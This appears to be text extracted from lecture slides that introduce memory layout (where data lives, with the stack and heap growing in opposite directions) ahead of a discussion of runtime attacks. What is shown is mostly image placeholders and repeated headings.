
---




# DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




# DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




# DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




# DATA'S LOCATION DEPENDS ON HOW IT'S CREATED




# DATA'S LOCATION DEPENDS ON HOW IT'S CREATED



# DATA'S LOCATION DEPENDS ON HOW IT'S CREATED



# DATA'S LOCATION DEPENDS ON HOW IT'S CREATED



# WE ARE GOING TO FOCUS ON RUNTIME ATTACKS

---


Stack and heap grow in opposite directions



# WE ARE GOING TO FOCUS ON RUNTIME ATTACKS

